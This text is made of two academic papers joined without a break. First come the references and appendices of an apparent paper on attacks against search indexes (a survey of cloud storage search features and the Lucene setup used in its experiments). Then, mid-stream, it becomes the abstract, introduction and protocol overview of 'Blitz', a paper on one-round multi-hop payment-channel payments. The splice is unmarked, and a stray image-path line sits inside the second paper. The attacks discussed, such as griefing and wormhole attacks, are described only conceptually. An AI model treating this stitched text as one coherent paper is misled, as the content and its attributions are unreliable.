[31] I. Miers and P. Mohassel. IO-DSSE: Scaling dynamic searchable encryption to millions of indexes by improving locality. In *NDSS 2017*, 2017.

[32] A. Moffat, W. Webber, and J. Zobel. Load balancing for term-distributed parallel retrieval. In *Proceedings of the 29th Annual International ACM SIGIR Conference on Research and Development in Information Retrieval*, SIGIR'06, page 348–355, 2006.

[33] M. Naveed, S. Kamara, and C. V. Wright. Inference attacks on property-preserving encrypted databases. In *ACM CCS 2015*, pages 644–655, 2015.

[34] M. Naveed, M. Prabhakaran, and C. A. Gunter. Dynamic searchable encryption via blind storage. In *2014 IEEE Symposium on Security and Privacy*, pages 639–654, 2014.

[35] S. Patel, G. Persiano, K. Yeo, and M. Yung. Mitigating leakage in secure cloud-hosted data structures: Volume-hiding for multi-maps via hashing. In *ACM CCS 2019*, pages 79–93, 2019.

[36] K. G. Paterson, T. Ristenpart, and T. Shrimpton. Tag size does matter: Attacks and proofs for the TLS record protocol. In *ASIACRYPT 2011*, volume 7073 of *LNCS*, pages 372–389, 2011.

[37] M. F. Porter. An algorithm for suffix stripping. In *Readings in Information Retrieval*. 1997.

[38] D. Pouliot and C. V. Wright. The shadow nemesis: Inference attacks on efficiently deployable, efficiently searchable encryption. In *ACM CCS 2016*, pages 1341–1352, 2016.

[39] S. E. Robertson and S. Walker. Some simple effective approximations to the 2-poisson model for probabilistic weighted retrieval. In *In Proceedings of SIGIR'94*, pages 232–241, 1994.

[40] D. X. Song, D. Wagner, and A. Perrig. Practical techniques for searches on encrypted data. In *2000 IEEE Symposium on Security and Privacy*, pages 44–55, 2000.

[41] E. Stefanov, C. Papamanthou, and E. Shi. Practical dynamic searchable encryption with small leakage. In *NDSS 2014*, 2014.

[42] E. Stefanov, M. van Dijk, E. Shi, C. W. Fletcher, L. Ren, X. Yu, and S. Devadas. Path ORAM: an extremely simple oblivious RAM protocol. In *ACM CCS 2013*, pages 299–310, 2013.

[43] C. Van Rompay, R. Molva, and M. Önen. A leakage-abuse attack against multi-user searchable encryption. *PoPETs*, 2017(3):168, 2017.

[44] F. Wang, C. Tan, A. C. König, and P. Li. Efficient document clustering via online nonnegative matrix factorizations. In *Eleventh SIAM International Conference on Data Mining*, 2011.

[45] C. V. Wright and D. Pouliot. Early detection and analysis of leakage abuse vulnerabilities. Cryptology ePrint Archive, Report 2017/1052, 2017. http://eprint.iacr.org/2017/1052.

[46] A. A. Yavuz and J. Guajardo. Dynamic searchable symmetric encryption with minimal leakage and efficient updates on commodity hardware. In *SAC 2015*, volume 9566 of *LNCS*, pages 241–259, 2016.

[47] J. Zhang and T. Suel. Optimized inverted list assignment in distributed search engine architectures. In *2007 IEEE International Parallel and Distributed Processing Symposium*, pages 1–10, 2007.

[48] Y. Zhang, J. Katz, and C. Papamanthou. All your queries are belong to us: The power of file-injection attacks on searchable encryption. In *USENIX Security 2016*, pages 707–720, 2016.

[49] J. Zobel and A. Moffat. Inverted files for text search engines. *ACM Comput. Surv.*, 38(2):6–es, 2006.

App	Type	Rank	Preview	Top-k	Update
Dropbox	$\wedge$	rel	n,d,s,p	10	✓
Box	$\wedge,\vee$	rel	n,d,s,p	6	✓
Google Drive	$\wedge$	rel	n,d,s	8	✓
Microsoft OneDrive	$\wedge$	rel	n,d,s	8	✓
Amazon Drive	$\wedge$	date	n,d,s	8	✗

Figure 12: Search features in popular storage services. Services support either just conjunctions ($\wedge$) or additionally disjunctions ($\vee$) over keywords. The top-k results are ranked according to relevance (rel) or just date. Previews may of search results may include name (n), modification date (d), file size (s), and/or the parent directory (p). Search indices may be updated due to edits within a file (✓) or only when documents are added or deleted (✗).

A Survey of Search Services

We summarize our findings in Figure 12. We do not include in the table encrypted services like Tresorit, Mega, Sync.com, and SpiderOakOne which provide client-side encryption but only currently allow search of (unencrypted) filenames (for the first three) or no search at all (for SpiderOakOne).

B Lucene Details and Configuration

We provide details on Lucene that are relevant to our experiments in Section 3, and, for other detailed aspects, please refer to its documentation [1].

Lucene breaks the index into multiple sub-indices called *segment*s, each of which is a standalone index. Incoming updates are always added to the current opening segment in memory, and the opening one is committed to disk when closed or reaching the threshold on size. Depending on the workloads, the segments can be merged offline, e.g., when the number of segments reaches some threshold; or simply after every update. Lucene provides two ranking options, a TF-IDF relevance function and a BM25 relevance function with default $k_1 = 1.2$ and $b = 0.75$.

Lucene provides multiple index encoding implementations, or *codec*s. For Lucene 7.7.3, the default one is `Lucene50`, which encodes the inverted index in separate files for term index, term dictionary and postings, and applies the delta encoding and variable-byte encoding on numbers, e.g., identifier and term frequency, in the index. The `Lucene50` codec also implements the *skip list* technique to enable fast posting access in a posting list. In addition, `Lucene50` applies `LZ4` compression on the forward index, but not on the inverted index. The simplest codec available in Lucene is `SimpleTextCodec`, which is a text-based index encoder that serializes the terms and postings into one big string, without any optimization.

For our experiments in Section 3 we configured Lucene to immediately merge segments after each update and also disabled the skip list feature. We see no reason why these features would prevent attacks, but they appear to make them somewhat more difficult. We also configure Lucene to not include the document positions in the postings since this information is irrelevant to our target queries.

Blitz: Secure Multi-Hop Payments Without Two-Phase Commits

Lukas Aumayr
TU Wien
lukas.aumayr@tuwien.ac.at

Pedro Moreno-Sanchez
IMDEA Software Institute
pedro.moreno@imdea.org

Aniket Kate
Purdue University
aniket@purdue.edu

Matteo Maffei
TU Wien
matteo.maffei@tuwien.ac.at

Abstract

Payment-channel networks (PCN) are the most prominent approach to tackle the scalability issues of current permissionless blockchains. A PCN reduces the load on-chain by allowing arbitrarily many off-chain multi-hop payments (MHPs) between any two users connected through a path of payment channels. Unfortunately, current MHP protocols are far from satisfactory. One-round MHPs (e.g., Interledger) are insecure as a malicious intermediary can steal the payment funds. Two-round MHPs (e.g., Lightning Network (LN)) follow the 2-phase-commit paradigm as in databases to overcome this issue. However, when tied with economical incentives, 2-phase-commit brings other security threats (i.e., wormhole attacks), staggered collateral (i.e., funds are locked for a time proportional to the payment path length) and dependency on specific scripting language functionality (e.g., Hash Time-Lock Contracts) that hinders a wider deployment in practice.

We present Blitz, a novel MHP protocol that demonstrates for the first time that we can achieve the best of the two worlds: a single round MHP where no malicious intermediary can steal coins. Moreover, Blitz provides the same privacy for sender and receiver as current MHP protocols do, is not prone to the wormhole attack and requires only constant collateral. Additionally, we construct MHPs using only digital signatures and a timelock functionality, both available at the core of virtually every cryptocurrency today. We provide the cryptographic details of Blitz and we formally prove its security. Furthermore, our experimental evaluation on a LN snapshot shows that (i) staggered collateral in LN leads to in between 4x and 33x more unsuccessful payments than the constant collateral in Blitz; (ii) Blitz reduces the size of the payment contract by 26%; and (iii) Blitz prevents up to 0.3 BTC (3397 USD in October 2020) in fees being stolen over a three day period as it avoids wormhole attacks by design.

1 Introduction

Permissonless cryptocurrencies such as Bitcoin enable secure payments in a decentralized, trustless environment. Transactions are verified through a consensus mechanism and all valid transactions are recorded in a public, distributed ledger, often called blockchain. This approach has inherent scalability issues and fails to meet the growing user demands: In Bitcoin, the transaction throughput is technically limited to tens of transactions per second and the transaction confirmation time is around an hour. In contrast, more centralized payment networks such as the Visa credit card network, can handle peaks of 47,000 transaction per second.

This scalability issue is an open problem in industry and academia alike [15, 31]. Among the approaches proposed so far, payment channels (PC) have emerged as one of the most promising solutions; implementations thereof are already widely used in practice, e.g., the Lightning Network (LN) [22] in Bitcoin. A PC enables two users to securely perform an arbitrary amount of instantaneous transactions between each other, while burdening the blockchain with merely two transactions, (i) for opening and (ii) for closing. In particular, following the unspent transaction output (UTXO) model, two users open a PC by locking some coins in a shared multi-signature output. By exchanging signed transactions that spend from the shared output in a peer-to-peer fashion, they can capture and redistribute their balances off-chain. Either one of the two users can terminate the PC by publishing the latest of these signed transactions on the blockchain.

As creating PCs requires locking up some coins, it is economically infeasible to set up a PC with every user one wants to interact with. Instead, PCs can be linked together forming a graph known as payment channel network (PCN) [19, 22]. In a PCN, a payment of α coins from a sender U_0 to a receiver U_n can be performed via a path $\{U_i\}_{i\in[0,n]}$ of intermediaries.

1.1 State-of-the-art PCNs

A possible way of achieving such a multi-hop payment (MHP) is an optimistic 1-round approach, e.g., Interledger [27]. Here, U_0 starts paying to its neighbor on the path U_1, who then pays to its neighbor U_2 and so on until U_n is reached. This protocol, however, relies on every intermediary behaving honestly, otherwise any intermediary can trivially steal coins by not forwarding the payment to its neighbor.

To achieve security in MHPs, most widely deployed PCNs (e.g., LN [22]) require an additional second round of communication (i.e., sequential, pair-wise communication between sender and receiver via intermediaries). Specifically, PCNs follow the principles of the 2-phase-commit protocol used to perform atomic updates in distributed databases. In the first communication round, the users on the payment path lock α coins of the PC with their right neighbor in a simple smart contract called Hash Time-Lock Contract (HTLC), which can be expressed even in restricted scripting languages such as the one used in Bitcoin. The money put into the HTLC by the left neighbor at each PC moves to the right neighbor, if this neighbor can present a secret chosen by U_n (i.e., the receiver of the payment); alternatively, it can be reclaimed by the left neighbor after some time has expired.

After HTLCs have been set up on the whole path, the users move to the second round, where they release the locks by passing the secret from U_n to U_0 via the intermediaries on the path before the time on the HTLCs has expired. Intermediaries are economically incentivized to assist in the 2-phase payment protocol. In the first round, when U_i receives α coins from the left neighbor U_{i-1}, it forwards only $\alpha -$ fee to the right neighbor U_{i+1}, charging fee coins for the forwarding service. In the second round, when U_{i+1} claims the $\alpha -$ fee coins from U_i, the latter is incentivized to recover the α coins from U_{i-1}.

1.2 Open problems in current PCNs

There are some fundamental problems with current PCNs that follow the 2-phase-commit paradigm. While 2-phase-commit has been successfully used for atomic updates in distributed databases, it is not well suited to applications where economic incentives are inherently involved. In particular, there exists a tradeoff between security, efficiency and number of rounds in the PCN setting that constitutes not only a challenging conceptual problem, but also one with strong practical impact, as we motivate below.

Staggered collateral After a user U_i has paid to U_{i+1}, it must have enough time to claim the coins put by U_{i-1}. If U_{i-1} is not cooperative, then this time is used to forcefully claim the funds with an on-chain transaction. The timing on the HTLCs (called collateral time in the blockchain folklore) grows therefore in a staggered manner from right to left, $t_i \geq t_{i+1} + \xi$. In practice, ξ has to be quite long: e.g., in the LN, it is set to one day (144 blocks). In the worst case, the funds are locked up for a time of $n \cdot \xi$. This means that a single payment of value α over n users can lock up a collateral of $\Theta(n^2 \cdot \alpha \cdot \xi)$. Reducing this locktime enables a faster release time of locked funds and directly improves the throughput of the network. Moreover, long locktimes are also problematic when looking at the high volatility of cryptocurrency prices, where prices can drop significantly within the same day.

Griefing attack A malicious user can start a MHP to itself, causing user U_i to lock up α coins for a time $(n-i) \cdot \xi$. The malicious user subsequently goes idle and lets the payment fail with the intention of reducing the overall throughput of the network by causing users to lock up their funds. In a different scenario, an intermediary could do the same by accepting payments in the first round, but going idle in the second. It is interesting also to observe the amplification factor: with the relatively small amount of α coins, an attacker can lock $(n-1) \cdot \alpha$ coins of the network. This attack is hard to detect and can even be used to target specific users in the PCN in order to lock up their funds.

Wormhole attack The wormhole attack [20] is an attack on PCNs where two colluding malicious users skip honest users in the open phase of the 2-phase-commit protocol and thereby cheat them out of their fees. This is problematic as now the payment does not happen atomically anymore: For some users the payment is successful and for others it is not, i.e., for the ones encased by the malicious users. The users for whom it is unsuccessful have to lock up some of their funds, but do not get any fees for offering their services, nor can they use their locked funds for other payments. These fees go instead to the attacker.

HTLC contracts PCNs built on top of 2-phase-commit payments depend largely on HTLCs and the underlying cryptocurrencies supporting them in their scripts. However, there are a number of cryptocurrencies that do not have this functionality or that do not provide scripting capabilities at all, such as Stellar or Ripple. Instead, these currencies provide only digital signature schemes and timelocks.

On a conceptual level, one could actually wonder whether or not it is required to add an agreement protocol (in the database literature, a protocol where if an honest party delivers a message m, then m is eventually delivered by every honest party), like the HTLC-based 2-phase-commit paradigm, on top of the blockchain-inherited consensus protocol.

The current state of affairs thus leads to the following question: *Is it possible to design a PCN protocol with a single round of communication (and thus without HTLCs) while preserving security and atomicity?*

1.3 Our contributions

We positively answer this question by presenting *Blitz*, a novel payment protocol built on top of the existing payment channel constructions, which combines the advantages of both the optimistic 1-round and the 2-phase-commit paradigms. Our contributions are as follows.

- With Blitz, we introduce for the first time a payment protocol that achieves a MHP in one round of communication while preserving security in the presence of malicious intermediaries (i.e., as in the LN). The Blitz protocol has constant collateral of only $\Theta(n \cdot \alpha \cdot \xi)$, allowing for PCNs that are far more robust against griefing attacks and provide a higher transaction throughput. Additionally, the Blitz protocol is immune to the wormhole attack and having only one communication round reduces the chance of unsuccessful payments due to network faults.

• We show that Blitz payments can be realized with only timelocks and signatures, without requiring, in particular, HTLCs. This allows for a more widespread deployment, i.e., in cryptocurrencies that do not feature hashlocks or scripting, but only signatures and timelocks, e.g., Stellar or Ripple. Since Blitz builds on standard payment channel constructions, it can be smoothly integrated as an (alternative or additional) multi-hop protocol into all popular PCNs, such as the LN.

• We formally analyze the security and privacy of Blitz in the Universal Composability (UC) framework. We provide an ideal functionality modeling the security and privacy notions of interest and show that Blitz is a UC realization thereof.

• We evaluate Blitz and show that while the computation and communication overhead is inline with that of the LN, the size of the contract used in Blitz is around 26% smaller than an HTLC in the LN, which in practice opens the door for a higher number of simultaneous payments within each channel. We have additionally evaluated the effect of the reduction of collateral from staggered in the LN to constant in Blitz and observed that it reduces the number of unsuccessful payments due to locked funds by a factor between 4x and 33x, depending on payment amount and percentage of disrupted payments. Finally, the avoidance of the wormhole attack by design in Blitz can save up to 0.3 BTC (3397 USD in October 2020) of fees in our setting (over a three day period).

2 Background and notation

The notation used in this work is adopted from [5]. We provide here an overview on the necessary background and for more details we refer the reader to [5, 19, 20].

2.1 Transactions in the UTXO model

Throughout this work, we consider cryptocurrencies that are built with the *unspent transaction output* (UTXO) model, as Bitcoin is for instance. In such a model, the units of cash, which we will call *coins*, exist in *outputs* of *transactions*. Let us define such an output θ as a tuple consisting of two values, $\theta := (\mathsf{cash}, \phi)$, where $\theta.\mathsf{cash}$ denotes the amount of coins held in this output and $\theta.\phi$ is the condition which must be fulfilled in order to spend this output. The condition is encoded in the scripting language used by the underlying cryptocurrency. We say that a user U owns the coins in an output θ, if $\theta.\phi$ contains a digital signature verification script w.r.t. U's public key and the digital signature scheme of the underlying cryptocurrency. For this, we use the notation $\mathsf{OneSig}(U)$. If multiple signatures are required, we write $\mathsf{MultiSig}(U_1, \ldots, U_n)$.

Ownership of outputs can change via transactions. A transaction maps a non-empty list of existing outputs to a non-empty list of new outputs. For better distinction, we refer to these existing outputs as *transaction inputs*. We formally define a transaction body tx as an attribute tuple $\mathsf{tx} := (\mathsf{id}, \mathsf{input}, \mathsf{output})$. The identifier $\mathsf{tx.id} \in \{0,1\}^*$ is automatically assigned as the hash of the inputs and outputs, $\mathsf{tx.id} := \mathcal{H}(\mathsf{tx.input}, \mathsf{tx.output})$, where $\mathcal{H}$ is modelled as a random oracle. The attribute $\mathsf{tx.input}$ is a list of identifiers of the inputs of the transaction, while $\mathsf{tx.output} := (\theta_1, \ldots, \theta_n)$ is a list of new outputs. A full transaction $\overline{\mathsf{tx}}$ contains additionally a list of witnesses, which fulfill the spending conditions of the inputs. We define $\overline{\mathsf{tx}} := (\mathsf{id}, \mathsf{input}, \mathsf{output}, \mathsf{witness})$ or for convenience $\overline{\mathsf{tx}} := (\mathsf{tx}, \mathsf{witness})$. Only a valid transaction can be published on the blockchain, i.e., one that has a valid witness for every input and has only inputs not used in other published transactions.




Figure 1: (Left) Transaction tx has two outputs, one of value x_1 that can be spent by B (indicated by the gray box) with a transaction signed w.r.t. pk_B at (or after) round t_1, and one of value x_2 that can be spent by a transaction signed w.r.t. pk_A and pk_B but only if at least t_2 rounds passed since tx was accepted on the blockchain. (Right) Transaction tx' has one input, which is the second output of tx containing x_2 coins and has only one output, which is of value x_2 and can be spent by a transaction whose witness satisfies the output condition $\phi_1 \vee \phi_2 \vee (\phi_3 \wedge \phi_4)$. The input of tx is not shown.

In fact, a transaction is not published on the blockchain immediately after it is submitted, but only after it is accepted through the consensus mechanism. We model that by defining a blockchain delay Δ, an upper bound on the time it takes for a transaction that is broadcast until it is added to the ledger.

For better readability we use charts to visualize transactions, their ordering and how they are used in protocols. The charts are expected to be read from left to right, i.e., the direction of the arrows. Every transaction is represented as a rectangle with rounded corners. Incoming arrows represent inputs. Every transaction has one or more output boxes inside it. Inside these boxes we write the amount of coins stored in the corresponding output. Every output box has one or more outgoing arrow. This arrow has the condition needed to spend the corresponding output written above and below it.

To present complex conditions in a compact way, we use the following notation. On a high level, we write the owner(s) of an output below the arrow and how they can spend it above. In a bit more detail, most output scripts require signature verification w.r.t. one or more public keys, a condition that we represent by writing the necessary public keys below a given arrow. Other conditions are written above the arrow. The conditions above can be any script supported by the underlying cryptocurrency, however in this paper we require only the following. We write "$+t$" or $\mathsf{RelTime}(t)$ to denote a relative timelock, i.e., the output with this condition can be spent, if and only if at least t rounds have passed since the transaction containing the output was published on the blockchain. Additionally, we consider absolute timelocks,

denoted as "$\geq t$" or $\mathsf{AbsTime}(t)$: this condition is satisfied if and only if the blockchain is at least t blocks long. If an output condition is a disjunction of several conditions, i.e., $\phi = \phi_1 \vee \cdots \vee \phi_n$, we write a diamond shape in the output box and put each subcondition ϕ_i above/below its own arrow. For the conjunction of several conditions we write $\phi = \phi_1 \wedge \cdots \wedge \phi_n$. We illustrate an example of our transaction charts in Figure 1.

2.2 Payment channels

A payment channel is used by two parties P and Q to perform several payments between them while requiring only two on-chain transactions (for opening and closing). The balances are kept and updated in what is called a state. For brevity and readability, we hereby abstract away from the implementation details of a payment channel and provide a more detailed description in Appendix C.

We assume that there is an off-chain transaction $\mathsf{tx}^{\mathsf{state}}$ which holds the outputs representing the current state of the payment channel. We further assume that the current $\mathsf{tx}^{\mathsf{state}}$ can always be published on the blockchain and if an old state is published by a dishonest user, the honest user gets the total channel balance through some punishment mechanism.

Formally, we define a channel $\overline{\gamma}$ as the following attribute tuple $\overline{\gamma} := (\mathsf{id}, \mathsf{users}, \mathsf{cash}, \mathsf{st})$. Here, $\overline{\gamma}.\mathsf{id} \in \{0,1\}^*$ is a unique identifier of the channel, $\overline{\gamma}.\mathsf{users} \in \mathcal{P}^2$ denotes the two parties that participate in the channel out of the set of all parties $\mathcal{P}$. Further, $\overline{\gamma}.\mathsf{cash} \in \mathbb{R}_{\geq 0}$ stores the total number of coins held in the channel and $\overline{\gamma}.\mathsf{st} := (\theta_1, \ldots, \theta_n)$ is the current state of the channel consisting of a list of outputs. For convenience, we also define a channel skeleton γ with respect to a channel $\overline{\gamma}$ as the tuple $\gamma := (\overline{\gamma}.\mathsf{id}, \overline{\gamma}.\mathsf{users})$. When the channel is used along a payment path as shown in the next section, we say the $\gamma.\mathsf{left} \in \gamma.\mathsf{users}$ accesses the user that is closer to the sender and $\gamma.\mathsf{right} \in \gamma.\mathsf{users}$ the one closer to the receiver. The balance of each user can be inferred from the state $\overline{\gamma_i}.\mathsf{st}$, however for convenience we define a function $\overline{\gamma_i}.\mathsf{balance}(U)$, that returns the coins of user $U \in \gamma_i.\mathsf{users}$ in this channel.

2.3 Payment channel networks

Since maintaining a payment channel locks a certain amount of coins for a party, it is economically prohibitive to set up a payment channel with every party that one potentially wants to interact with. Instead, each party may open channels with a few other parties, creating thereby a network of channels. A payment channel network (PCN) [19] is thus a graph where vertices represent the users and edges represent channels between pairs of users. In a PCN, a user can pay any other user connected through a path of payment channels between them. Suppose user U_0 wants to pay some amount α to U_n, but does not have a payment channel directly with it. Now assume that instead, U_0 has a payment channel $\overline{\gamma_0}$ with U_1, who in turn has a channel $\overline{\gamma_1}$ with U_2 and so on, until the receiver U_n. We say that U_0 and U_n are connected by a path and denote a payment using it as *multi-hop payment* (MHP).

Optimistic payment schemes In an MHP, the main challenge is to ensure that the payment happens atomically and for everyone, so that no (honest) user loses any money. In fact, there exists payment-channel network constructions where this security property does not hold. We call them *optimisic payment schemes* and give Interledger [27] as an example. In this scheme, the users on the path simply forward the payment without any guarantee of the payment reaching the receiver. The sender U_0 starts by performing an update for channel $\overline{\gamma_0}$, where $\overline{\gamma_0}.\mathsf{balance}(U_1)$ is increased by α (and $\overline{\gamma_0}.\mathsf{balance}(U_0)$ is decreased by α) compared to the previous state. U_1 does the same with U_2 and this step is repeated until the receiver U_n is reached. This scheme works if every user is honest. However, a malicious intermediary can easily steal the money by simply stopping the payment and keeping the money for itself.

Secure MHPs Since the assumption that every user is honest is infeasible in practice, most widely deployed systems instead ensure that no honest user loses coins. The Lightning Network (LN) [22] uses so called Hash Time-Lock Contracts (HTLCs). An HTLC works as follows. In a payment channel between Alice and Bob, party Alice locks some coins that belong to her in an output that is spendable in the following fashion: (i) After some pre-defined time t, Alice will get her money back. (ii) Bob can also claim the money at any time, if he knows a pre-image r_A for a certain hash value $\mathcal{H}(r_A)$, which is set by Alice.

For an MHP in the LN, suppose again that we have a sender U_0 who wants to pay α to a receiver U_n via some intermediaries U_i with $i \in [1, n-1]$, and that two users U_j and U_{j+1} for $j \in [0, n-1]$ have an opened payment channel. Now for the first step, U_n samples a random number r, computes the hash of it $y := \mathcal{H}(r)$ and sends y to U_0. In the second step, the sender U_0 sets up an HTLC with U_1 by creating a new state with three outputs $\theta_1, \theta_2, \theta_3$ that correspondingly hold the amount of coins: α, U_0's balance minus α and U_1's balance. While θ_2 and θ_3 are spendable by their respective owners, θ_1 is the output used by the HTLC. The HTLC that is constructed spends the output containing α back to U_0 after n time, let us say n days, or to U_1 if it knows a value x such that $\mathcal{H}(x) = y$. Now U_1 repeats this step with its right neighbor, again using y but a different time, $(n-1)$ days, in the HTLC. This step is repeated until the receiver is reached, with a timeout of one day.

Now if constructed correctly, the receiver U_n can present r to its left neighbor U_{n-1}, which is the secret required in the HTLC for giving the money to U_n. We call this *opening the HTLC*. After doing that, the two parties can either agree to update their channel to a new state, where U_n has α coins more, or otherwise the receiver can publish the state and a transaction with witness r spending the money from the HTLC to itself on-chain. When a user U_i reveals the secret r to its left neighbor U_{i-1}, U_{i-1} can use r to continue this process. For this continuation, U_{i-1} needs to have enough time. Otherwise, U_i could claim the money of the HTLC it has with U_{i-1} by

spending the HTLC on-chain at the last possible moment. Because of the blockchain delay, user U_{i-1} will notice this too late and will not be able to claim the money of the HTLC with U_{i-2} anymore. This is the reason why the timelocks on the HTLCs are staggered, i.e., increasing from right to left.

The aforementioned process where each user presents r to the left neighbor is repeated until the sender U_0 is reached, at which point the payment is completed. We call this approach of performing MHPs *2-phase-commit*.

3 Solution overview

The goal of this work is to achieve the best of the two multi-hop payment (MHP) paradigms existing nowadays (optimistic and 2-phase-commit), that is, an MHP protocol with a single round of communication that overcomes the drawbacks of the current LN MHP protocol and yet maintains the security and privacy notions of interest.

For that, we propose a paradigm shift, which we call *pay-or-revoke*. The idea is to update the payment channels from sender to receiver in a single round of communication. The key technical challenge is thus to design a single channel update that can be used *simultaneously* for sending coins from the left neighbor to the right one if the payment is successful and for a refund of the coins to the left neighbor if the payment is unsuccessful (e.g., one intermediary is offline).

We present the pay-or-revoke paradigm in an incremental way, starting with a naive design, discussing the problems with it, and presenting a tentative solution. We iterate these steps until we finally reach our solution.

Naive approach Assume a setting with a sender U_0 who wants to pay α coins to a receiver U_n via a known path of some intermediaries U_i ($i \in [1, n-1]$), where each pair of consecutive users U_j and U_{j+1} for $j \in [0, n-1]$ has a payment channel $\overline{\gamma_j}$, where $\overline{\gamma_j}.\mathsf{balance}(U_j) \geq \alpha$. We start out with an optimistic payment scheme, as presented in Section 2.3. We already explained that the success of such a payment relies on every intermediary behaving honestly and really forwarding the α coins. Should an intermediary not forward the payment, U_n will never receive anything. Additionally, a receiver could claim that it never received the money even though it actually did and it would be difficult for the sender to prove otherwise.

To solve these problems the sender faces when using this form of payment we introduce a possibility for the sender to step back from a payment, that is, refund itself and all subsequent users the α coins that they initially put, should the payment not reach U_n. With such a refund functionality, the sender can now check if a receiver is giving a confirmation that it got the payment. This confirmation is external to the system (e.g., a digital payment receipt) and serves additionally as a proof that the money was received. If such a confirmation is not received, the sender simply steps back from the payment and the payments in every channel are reverted.

Adding refund functionality Adding a refund functionality while avoiding additional security problems is challenging. Two neighbors can no longer simply update their channel $\overline{\gamma_i}$ to a state where α coins are moved from the left to the right neighbor, as this only encodes the payment. Instead, we need to introduce an intermediate channel state $\mathsf{tx}^{\mathsf{state}}$, which encodes the possibility for both a refund and a payment.

We realize that as follows. This new state has an output holding α coins coming from $\overline{\gamma_i}.\mathsf{left}$ ($= U_i$) while leaving the rest of the balance in the channel untouched. The output containing α coins becomes then the input for two mutually exclusive transactions: refund and payment. We denote the refund transaction as $\mathsf{tx}^{\mathsf{r}}_i$, which spends the money back to $\overline{\gamma_i}.\mathsf{left}$ ($= U_i$). We denote the payment transaction as $\mathsf{tx}^{\mathsf{p}}_i$, which spends the money to $\overline{\gamma_i}.\mathsf{right}$ ($= U_{i+1}$). The refund should only be possible until a certain time T. This gives the sender time to wait for the payment to reach the receiver and for the receiver to give a (signed) confirmation. Should something go wrong, the sender starts the refund procedure. After time T, if no refund happened, the payment is considered successful and the payment transaction becomes valid.

The latter condition can easily be expressed in the scripting language of virtually any cryptocurrency including Bitcoin, by making use of absolute timelocks, which in this work we defined as $\mathsf{AbsTime}(T)$, meaning an output can be spent only after some time T. Unfortunately, the same cannot be done for expressing the condition that an output is spendable *only before* time T (e.g., see [13] for details).

We overcome this problem in a different way. Instead of making the refund transaction $\mathsf{tx}^{\mathsf{r}}_i$ only valid before T, we allow both $\mathsf{tx}^{\mathsf{r}}_i$ and the payment transaction $\mathsf{tx}^{\mathsf{p}}_i$ to be valid after time T and encode a condition that, should both be posted after T, $\mathsf{tx}^{\mathsf{p}}_i$ will always be accepted over $\mathsf{tx}^{\mathsf{r}}_i$. We can achieve this by adding a relative timelock on the input of $\mathsf{tx}^{\mathsf{r}}_i$ of the blockchain delay Δ. In other words, should a user try to close the channel with $\mathsf{tx}^{\mathsf{state}}$ appearing on the chain after time T, the other user will have enough time to react and post $\mathsf{tx}^{\mathsf{p}}_i$, which will get accepted before the relative timelock of $\mathsf{tx}^{\mathsf{r}}_i$ expires. For the honest refund case nothing changes: If $\mathsf{tx}^{\mathsf{state}}$ is on-chain and $\mathsf{tx}^{\mathsf{r}}_i$ gets posted before $T - \Delta$, it will always be accepted over $\mathsf{tx}^{\mathsf{p}}_i$, since the latter transaction is only valid after time T.

Making the refund atomic So far, we added a refund functionality that is (i) not atomic and (ii) triggerable by every user on the path. An obvious attack on this scheme would be for any user on the path to commence the refund in a way that $\mathsf{tx}^{\mathsf{r}}_i$ is accepted on the ledger just before T. Other users would not have enough time to react accordingly and lose their funds. Also, allowing intermediary users to start the refund opens up the door to griefing, where malicious users start a refund even though the payment reached the receiver. We therefore need a mechanism that (i) ensures the atomicity of the refund (or payment) and (ii) is triggerable only by the sender.

Following the LN protocol, one could add a condition $\mathcal{H}(r_A)$ on the refund transaction, such that the refund can only happen when a pre-image r_A chosen by the sender is

known. To prevent the sender from publishing at the last moment however, the timing for the refund in the next channel would have to be $T+\Delta$ to give U_1 enough time to react. In subsequent channels, this time would grow by Δ for every hop and we would then have an undesirable staggered time delay. Additionally, this approach would rely on the scripting language supporting hash-lock functionality.

To keep the time delay constant, we instead make the refund transactions dependent on a transaction being published by the sender. First, the sender creates a transaction that we name *enable-refund* and denote by $\mathsf{tx}^{\mathsf{er}}$. The unsigned transaction $\mathsf{tx}^{\mathsf{er}}$ is then passed through the path and is used at each channel $\overline{\gamma_j}$ as an additional input for $\mathsf{tx}^{\mathsf{r}}_i$.

This makes the refund transaction at every channel dependent on $\mathsf{tx}^{\mathsf{er}}$ and gives the sender and only the sender the possibility to abort the payment until time T in case something goes wrong along the path (e.g., a user is offline or the enable-refund transaction is tampered), and the receiver the guarantee to get the payment after time T otherwise.

In order to use the same $\mathsf{tx}^{\mathsf{er}}$ for the refund transaction $\mathsf{tx}^{\mathsf{r}}_i$ of every channel $\overline{\gamma_i}$, we proceed as follows. For every user on the path (except for the receiver) there needs to exist an output in $\mathsf{tx}^{\mathsf{er}}$ which belongs to it. Additionally, we observe that an intermediary U_i whose left neighbor U_{i-1} has used $\mathsf{tx}^{\mathsf{er}}$ as input for its refund transaction $\mathsf{tx}^{\mathsf{r}}_{i-1}$ can safely construct a refund transaction $\mathsf{tx}^{\mathsf{r}}_i$ dependent on the same $\mathsf{tx}^{\mathsf{er}}$, because it will know that if its left neighbor refunded, $\mathsf{tx}^{\mathsf{er}}$ has to be on-chain, which means that it can refund itself. Also, since the appearance of $\mathsf{tx}^{\mathsf{er}}$ on the ledger is a global event that is observable by everyone at the same time, the time T used for the refund can be the same for every channel, i.e., constant.

Putting everything together Our approach is depicted in Figure 2, $\mathsf{tx}^{\mathsf{er}}$ is shown in Figure 3, and the transaction structure between two users is shown in Figure 4. Note that we change the payment value from α to α_i to embed a per-hop fee (see Appendix A for details). After the payment is set up from sender to receiver, the receiver sends a confirmation of $\mathsf{tx}^{\mathsf{er}}$ back to U_0, which acts both as verification that $\mathsf{tx}^{\mathsf{er}}$ was not tampered and as a payment confirmation. Should the sender receive this in time, it will wait until time T, after which the payment will be successful. If no confirmation was received in time, or $\mathsf{tx}^{\mathsf{er}}$ was tampered, the sender will publish $\mathsf{tx}^{\mathsf{er}}$ in time to trigger the refund.

